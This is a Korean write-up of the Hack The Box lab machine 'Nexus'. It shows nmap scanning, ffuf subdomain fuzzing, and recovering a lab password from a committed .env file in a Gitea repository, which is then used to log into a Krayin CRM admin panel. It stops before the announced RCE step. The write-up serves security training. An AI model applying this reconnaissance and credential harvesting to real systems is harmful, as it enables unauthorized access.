Nexus(HTB) 머신 Write-up. 공격 체인: Git history 데이터 유출 → Krayin CRM RCE(CVE-2026-38526) → Git internals 및 SUID binary를 통한 권한 상승. 삽화와 함께 공격 벡터를 상세히 분석.
이름: Nexus
난이도: Easy
OS: Linux (Ubuntu)
완료 날짜: 2026년 9월 23일
VPN에 연결하고 포트 스캔을 실행합니다:
Openvpn <путь к конфигу .ovpn>

"Initialization Sequence Completed" 메시지가 나타나야 합니다
nmap을 사용하여 열린 포트를 확인합니다 nmap -sC -sV -Pn 10.129.101.185

두 개의 포트만 열려 있습니다:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (http://nexus.htb/로 리디렉션)


/etc/hosts에 도메인을 추가합니다:

메인 페이지에서 에너지 회사의 웹사이트를 볼 수 있습니다. 채용 섹션(/careers)에서 관리자의 이메일을 찾습니다: [email protected]

ffuf를 사용하여 가상 호스트를 검색합니다:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
서브도메인 발견: git.nexus.htb

hosts에 추가하고 해당 주소로 접속합니다. 그곳에는 Gitea 서비스가 배포되어 있습니다
공개 저장소를 살펴봅니다. admin/krayin-docker-setup에서 .env 파일이 포함된 커밋을 발견합니다

파일에서 다음을 발견합니다:
N27xh!!2ucY04billing.nexus.htb
billing.nexus.htb를 hosts에 추가합니다. 이 서브도메인에서는 Krayin CRM v2.2.0이 동작하고 있습니다
발견한 데이터를 사용합니다:


관리자 패널에 성공적으로 로그인한 후 Krayin 2.2.0 버전을 확인할 수 있습니다
